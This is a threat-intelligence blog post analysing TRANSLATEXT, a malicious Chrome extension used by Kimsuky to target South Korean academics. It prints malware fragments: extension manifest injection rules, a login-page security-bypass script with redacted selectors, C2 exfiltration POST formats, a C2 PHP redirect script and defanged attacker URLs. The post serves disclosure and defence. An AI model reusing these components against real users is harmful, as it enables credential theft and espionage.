Kimsuky deploys TRANSLATEXT to target South Korean academia

Seongsu Park ⋮⋮ 6/27/2024

SEONGSU PARK

June 27, 2024 - 14 min read

Introduction

In March 2024, Zscaler ThreatLabz observed new activity from Kimsuky (aka APT43, Emerald Sleet, and Velvet Chollima), an advanced persistent threat actor backed by the North Korean government. This group, first observed in 2013, is notorious for cyber espionage, and financially motivated cyber attacks, primarily targeting South Korean entities, including think tanks, government institutions, and the academic sector. They employ various tactics, techniques, and procedures (TTPs) in their targeted campaigns and one of their distribution methods is malicious Google Chrome extensions. In July 2022, it was reported that Kimsuky used malicious Chrome extensions to target users in the U.S., Europe, and South Korea. While actively monitoring this group, we discovered an instance where Kimsuky used a new Google Chrome

extension, which we named “TRANSLATEXT”, for cyber espionage. TRANSLATEXT is specifically leveraged to steal email addresses, usernames, passwords, cookies, and captures browser screenshots.

Key Takeaways

- Kimsuky uploaded TRANSLATEXT to their attacker-controlled GitHub repository on March 7, 2024.
- TRANSLATEXT can bypass security measures for several prominent email service providers like Gmail, and Kakao and Naver (popular in South Korea) to steal information.
- TRANSLATEXT is specifically leveraged to steal email addresses, usernames, passwords, cookies, and captures browser screenshots.
- Our research suggests that the main targets of this attack were in the South Korean academic field, specifically those involved in political research related to North Korean affairs.

Technical Analysis

According to a recent publication by a South Korean security vendor, Kimsuky delivered an archive file named “한국군사학논집 심사평서 (1).zip”, which translates to "Review of a Monograph on Korean Military History."

The archive contains two decoy files:

- HWP documents (a popular office file format in South Korea)
- A Windows executable masquerading as related documents

When a user launches the executable, the malware retrieves a PowerShell script from the threat actor’s server. The figure below shows the Kimsuky infection chain.



Figure 1: Example Kimsuky infection chain.

The PowerShell script from the remote server is responsible for uploading general information about the victim and creating a Windows shortcut that retrieves an additional PowerShell script from the same server. During our own research into this campaign, we discovered another PowerShell script with the MD5

hash: `bba3b15bad6b5a80ab9fa9a49b643658` and a GitHub account used by the script linked to the same actor. From this newly discovered GitHub account, we observed victim data and a previously deleted Chrome extension utilized by the actor. The delivery method for `TRANSLATEXT` is not currently known.

However, the newly discovered PowerShell script reveals that Kimsuky checked for the presence of installed Chrome extensions using the Windows registry key shown below:

```
HKCU\Software\Policies\Google\Chrome\ExtensionInstallForcelist
```

This registry key is used by Chrome to enforce the installation of specified extensions without user permission or intervention. Therefore, it appears Kimsuky registered `TRANSLATEXT` in this registry key using previous stage methods.

TRANSLATEXT analysis

In the attacker-controlled GitHub account, we observed an XML file in addition to `TRANSLATEXT`. These files were present in the repository on March 7, 2024, and deleted the next day, implying that Kimsuky intended to minimize exposure and use the malware for a short period to target specific individuals.

The figure below shows how Kimsuky uploaded the files on March 7th to one of their GitHub accounts and then deleted them on March 8th.



Figure 2: Kimsuky GitHub commit log shows the addition and removal of an XML file and `TRANSLATEXT` after only one day.

A timeline of the GitHub user's activity is listed below:

- **February 13, 2024:** Join GitHub
- **March 7, 2024:** Created first repository named "`motorcycle`"
  - 29 commits including uploads from the victim and subsequent removals.
  - Added `TRANSLATEXT` files: `update.xml`, `GoogleTranslate.crx`
- **Mar 8, 2024:** Removed `update.xml` and `GoogleTranslate.crx`
- **Mar 18, 2024:** Created `motorcycle/calc`
- **Apr 4, 2024:** Created a `motorcycle/laxi/ter.txt` that contains "`sfsadfsadfa`".

As the name suggests, the `update.xml` file contained the parameters necessary for updating `TRANSLATEXT` as shown below.

```
<?xml version='1.0' encoding='UTF-8'?>
<gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'>
   <app appid='gibabegbpcndhaoegbalnmgkeoaopajp'>
       <updatecheck
codebase='hxxps://github[.]com/cmastern/motorcycle/raw/main/GoogleTranslate.crx'
 version='1.5.2' />
   </app>
</gupdate>
```

`TRANSLATEXT` was uploaded to GitHub as "`GoogleTranslate.crx`", and masqueraded as a Google Translate extension. However, `TRANSLATEXT` actually contained four malicious Javascript files for bypassing security measures, stealing email addresses, credentials, cookies, capturing browser screenshots, and exfiltrating stolen data.

The figure below depicts the role of each Javascript file in stealing and sending information to the C2 server.



Figure 3: Kimsuky `TRANSLATEXT` architecture.

According to the `manifest.json` file, the author name is listed as "`Piano`", and the `update_url` points to another GitHub address referencing an `update.xml` file that did not exist at the time of our analysis. The description and default title fields contain Korean, which likely indicates that this campaign was specifically targeting South Korea–we discuss this later in the blog.

A part of the `manifest.json` file is shown below.

```
{
   // Required
   "author": "Piano",
   "manifest_version": 3,
   "name": "Google Translate",
   "version": "1.5.2",

   // Recommended
   "action": {
       "default_icon": "icons/16.png",
       "default_title": "번역하려면 마우스 왼쪽 버튼을 클릭하세요."
   },
   "description": "웹을 탐색하면서 편하게 번역을 볼 수 있습니다. 이 기능은 Google 번역
팀에서 제공합니다.",
   "icons":{
       "16": "icons/16.png",
       "19": "icons/19.png",
       "32": "icons/32.png",
       "38": "icons/38.png",
       "48": "icons/48.png",
       "128": "icons/128.png"
   },
   "update_url":
"https://raw.githubusercontent.com/HelperDav/Web/main/update.xml",

   // Optional
   "background": {
       "service_worker": "background.js"
   },
   "content_security_policy": {
       "extension_page": "script-src 'self' 'wasm-unsafe-eval'; object-src
'self'"
   },
   "permissions": ["tabs", "activeTab", "cookies", "storage", "downloads",
"scripting"],
```

The `TRANSLATEXT` manifest requests excessive permissions such as **scripting**. This broad permission allows `TRANSLATEXT` to inject scripts into web pages, enabling it to modify page content, add functionality, and/or interact with the page's elements.

Depending on the URL the victim visits, a corresponding script is launched.

- When the victim visits the Naver login page (nid.naver.com/*) or the Kakao login page (accounts.kakao.com/*), the `auth.js` file is injected into the web page.
- Similarly, when visiting the Gmail login page (mail.google.com/), the `gsuit.js` file is injected into the web page.

The `content.js` script is injected into all web pages using the manifest file as shown below.

```
"content_scripts": [
       {
           "js": [ "content.js"],
           "matches": [
               "http://*/*", "https://*/*"
           ],
           "run_at": "document_idle",
           "all_frames": false
       },
       {
           "js": [ "auth.js"],
           "matches": [
               "https://nid.naver.com/*",
               "https://accounts.kakao.com/*"
           ],
           "run_at": "document_end",
           "all_frames": false
       },
       {
           "js": [ "gsuit.js"],
           "matches": [
               "https://mail.google.com/*"
           ],
           "run_at": "document_end",
           "all_frames": false
       }
   ]
```

Security bypass

The script injected into the web page is responsible for bypassing security measures on each specific login page.

Note: For security reasons, we've replaced sensitive variable names in the script to prevent unauthorized actors from exploiting these methods.

The `gsuit.js` script searches for all `<div>` elements with the specific class name in the web page and then removes them from the Document Object Model (DOM) as shown below.

```
"use strict";
function NeverNotify()
{
   var x = document.querySelectorAll("[redacted]");
   for(var i=0; i<x.length; i++)
   {
         if(x[i])
        {
            x[i].remove();
        }
   }
}
setInterval(() => {NeverNotify();}, 50);
```

The `auth.js` script is used for manipulating security measures for Naver and Kakao. To bypass Kakao, the script checks for elements with specific IDs. If these elements exist, the script clicks them. This action typically means opting to remember the browser to avoid repeated security prompts. The script selects all elements and ensures their class names are set correctly, possibly to ensure all checkboxes of this type are checked.

The Naver section of the script, similar to the Kakao section, identifies elements with specific IDs and performs clicks on them. These clicks serve various purposes, such as skipping or acknowledging waiting times and dialogs within Naver's security measure process. For instance, it locates an element with the ID `auto` and sets its value to `init`, potentially as part of a setup or initialization process for the authentication page.

Note: We have notified the Google and Naver security teams about these security bypasses and are closely working with them to mitigate the issue.

Email address stealer - content.js

The main objective of this Javascript file is to collect email address and password data entered into the forms and send the information to a background page. The script performs these actions as follows:

- Hooking into various form elements such as buttons and input fields to capture clicks and keypresses to initiate sending data.
- Collecting all email addresses entered into any input fields (“`type=email`”), general text (“`type=text`”), or textboxes (“`role=textbox`”), and concatenating them into a single string.
- Collecting values from all input fields of the type password, and concatenating the email address and password data collected into a string format suitable for transmission.
- Monitoring user actions, like pressing Enter, by adding event listeners to various button types and input fields. It uses a mutex variable to prevent multiple transmissions at the same time. This monitoring process is repeated every 500 milliseconds, ensuring new elements on the page or dynamically added elements are also monitored.

Service worker - background.js

The Javascript employs the dead drop resolver technique to retrieve configurations and commands from the public blog service:

```
hxxps://onewithshare.blogspot[.]com/2023/04/10.html
```

If the blog URL is active, the Javascript extracts the pattern with the following regular expression:

```
<input name="${name}" type="hidden" value="(.*?)">
```

This parses the content from the `value` parameter of a hidden input field. When we checked the threat actor's blog, there were no relevant values present in this format. There are four types of commands expected by the code, and they are described in the table below:

Command	Description
`URL`	Parses and Base64 decodes the value and appends `/log.php`. This newly formed `URL` is used as a new C2 server.
`Capture`	When a new tab is created, the code sends the current time and URL of the tab, taking a screenshot of the tab with `chrome.tabs.captureVisibleTab` API every 5 seconds.
`delcookie`	Removes all cookies from the browser.
`Run`	Injects a `<a>` tag with the href value `ms-powerpoint://` in all Chrome tabs, invoking the click event every 30 minutes.

Table 1: Commands supported by Kimsuky's `TRANSLATEXT`.

The background script also registers several listeners with specific functionality as described below:

- **Send background Javascript listener:** This listener is triggered when a new message is created, allowing for appropriate actions to be taken in response.
- **Tab update listener:** When a tab is updated, this listener sends the URL of the newly created tab along with a screenshot, based on the presence of the `Capture` flag.
- **Cookie change listener:** Whenever a cookie is modified, this listener checks if the domain includes `google`, `naver`, `kakao`, or `daum`, and if the reason for the change is `expired`, `evicted`, or `explicit`. In such cases, the new cookie value is sent to the remote C2 server.

`TRANSLATEXT` uses HTTP POST requests for C2 communications, with the following hardcoded HTTP headers:

```
Accept: application/json, application/xml, text/plain, text/html, *.*,
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Access-Control-Allow-Origin: "*"
Access-Control-Allow-Credentials: true
```

`TRANSLATEXT` uses the following HTTP POST fields for sending the stolen information.

Data to Send	POST Data Format
	`event=[current time]-->`
Email/password	`event=[url]`
	`event=email=[email]**pwd=[passwd]`

Data to Send	POST Data Format
	`tab=[current time]-->`

New tab image	`tab=[url]`
	
	`image=[image data]&url=[tab url]`

	`cookie=[current time]-->`
Cookie (send all cookies)	`cookie=[all cookie value]`
	`cookie={expired|evicted|explicit}:[current time]-->`
Cookie (cookie changed)	`cookie=[cookie value]`

Table 2: HTTP POST data format for Kimsuky's `TRANSLATEXT`.

Victims

The data stolen by the threat actor included browser login data and cookies. One of the victims is in the education sector in South Korea. Based on this gathered information, we surmise that academic researchers specializing in the Korean peninsula, particularly those engaged in geopolitical matters involving North Korea, are among the primary targets of this campaign.

Threat Attribution

Considering the C2 characteristics and victimology, we attribute this attack to the Kimsuky group with medium confidence.

C2 server characteristics

From the threat actor's server, we discovered the presence of a b374k webshell (hxxps://webman.w3school.cloudns[.]nz/config.php) used for exfiltrating stolen information. The Kimsuky group has a history of frequently utilizing the b374k webshell.

Furthermore, the main page of the threat actor's server redirects clients to the legitimate Gmail page when they connect without any parameters. This behavior aligns with the characteristic C2 configuration of the Kimsuky group. This redirection to well-known and trusted services like Gmail, Naver, or Kakao helps to lower suspicion and avoid sending informative configurations. As an example below, we show an old PHP script from the Kimsuky group's C2 server that captures the client's IP address and redirects the client's connection to Gmail using the Location header.

```
<?php
date_default_timezone_set('Asia/Seoul');
$Now_time = time();
$date = date("Y-m-d-h-i-s-A",$Now_time);
$ip = getenv("REMOTE_ADDR");
if(isset($_GET['ip'])){
       $szfilename = "allow.txt";
       $pfile = fopen($szfilename,"ab");
       $res= $_GET['ip'] . "\r\n" ;
       fwrite($pfile,$res);
```

```
        fclose($pfile);
        exit;
}
$szfilename = "error.txt";
$pfile = fopen($szfilename,"ab");
$res= $date . "-" . "\r\n".$ip . "\r\n" . $_SERVER['HTTP_USER_AGENT']."\r\n";
fwrite($pfile,$res);
fclose($pfile);
header('Location: https://mail.google.com');
?>
```

Employing “r-e.kr” domains

From the newly discovered PowerShell script, we found that the actor used the domain "r-e[.]kr" to host the malicious PowerShell scripts. The `r-e.kr` domain was registered by a Korean ISP named “`viaweb`”.

Domain item	Details
Domain Name	r-e.kr
Registrant	hyon jin park
Administrative Contact (AC)	Hyonjin Park
AC E-Mail	
Registered Date	2014. 03. 22.
Last Updated Date	2022. 11. 22.
Expiration Date	2025. 03. 22.
Publishes	N
Authorized Agency	viaweb(http://viaweb.co.kr)

Table 3: Kimsuky domain details.

Historically, the Kimsuky group has frequently abused this domain, according to other security vendors. In addition to the `r-e.kr` domain, they have used similar domains registered with the same provider, such as `p-e.kr` and `o-r.kr`. While the overlap of specific domains is common, these types of domains are not well-known, and we believe that only a few threat actors prefer using them.

Victimology

During our research, we identified a specific victim of this attack, an academic with a keen interest in geopolitical issues pertaining to the Korean peninsula. One of the primary objectives of the Kimsuky group is to conduct surveillance on academic and government personnel in order to gather valuable intelligence. Hence, the characteristics exhibited by this campaign are consistent with the intentions of Kimsuky.

Conclusion

Our research indicates that malicious Google Chrome extensions continue to be leveraged by Kimsuky. The group appears to be targeting academia in South Korea as part of an ongoing intelligence collection campaign. To mitigate the risk from active North Korea-affiliated threat actors like Kimsuky, it is imperative to

stay informed about their latest tactics. Additionally, exercising caution when installing programs from untrusted sources is essential in maintaining security and preventing potential breaches.

Indicators Of Compromise (IOCs)

Indicators	Description
bba3b15bad6b5a80ab9fa9a49b643658	PowerShell script (tys.txt).
38e27983c757374d9bae36a2e2520e8e	TRANSLATEXT (GoogleTranslate.crx).
hxxp://sdfa.liveblog365[.]com/ares/hades.txt	PowerShell script download URL.
hxxp://sdfa.liveblog365[.]com/ares/babyhades.txt	PowerShell script download URL.
hxxp://ney.r-e[.]kr/mar/tys.txt	Script download URL.
hxxp://ney.r-e[.]kr/mar/tys.php	Script download URL.
hxxps://webman.w3school.cloudns[.]nz	C2 domain to exfiltrate data.
hxxps://onewithshare.blogspot[.]com/2023/04/10.html	Blog for dead drop resolver.
hxxps://raw.githubusercontent[.]com/HelperDav/Web/main/update.xml	Threat actor's GitHub.
hxxps://github[.]com/cmastern	Threat actor's GitHub.

MITRE ATT&CK Framework

ID	Tactic	Description
T1059.001	Command and Scripting Interpreter: PowerShell	Threat actor uses PowerShell script to collect general system information, and uploads it to GitHub.
T1176	Browser Extensions	Threat actor utilizes TRANSLATEXT for exfiltration and persistence.
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Threat actor exfiltrates credentials stored in the browser to GitHub.
T1113	Screen Capture	TRANSLATEXT captures new browser tabs.
T1071.001	Application Layer Protocol: Web Protocols	HTTP protocol to fetch the payload and then upload exfiltrated data.
T1102.001	Web Service: Dead Drop Resolver	TRANSLATEXT receives commands from the legitimate blog post.
T1041	Exfiltration Over C2 Channel	Sends collected email address and password through C2 channel.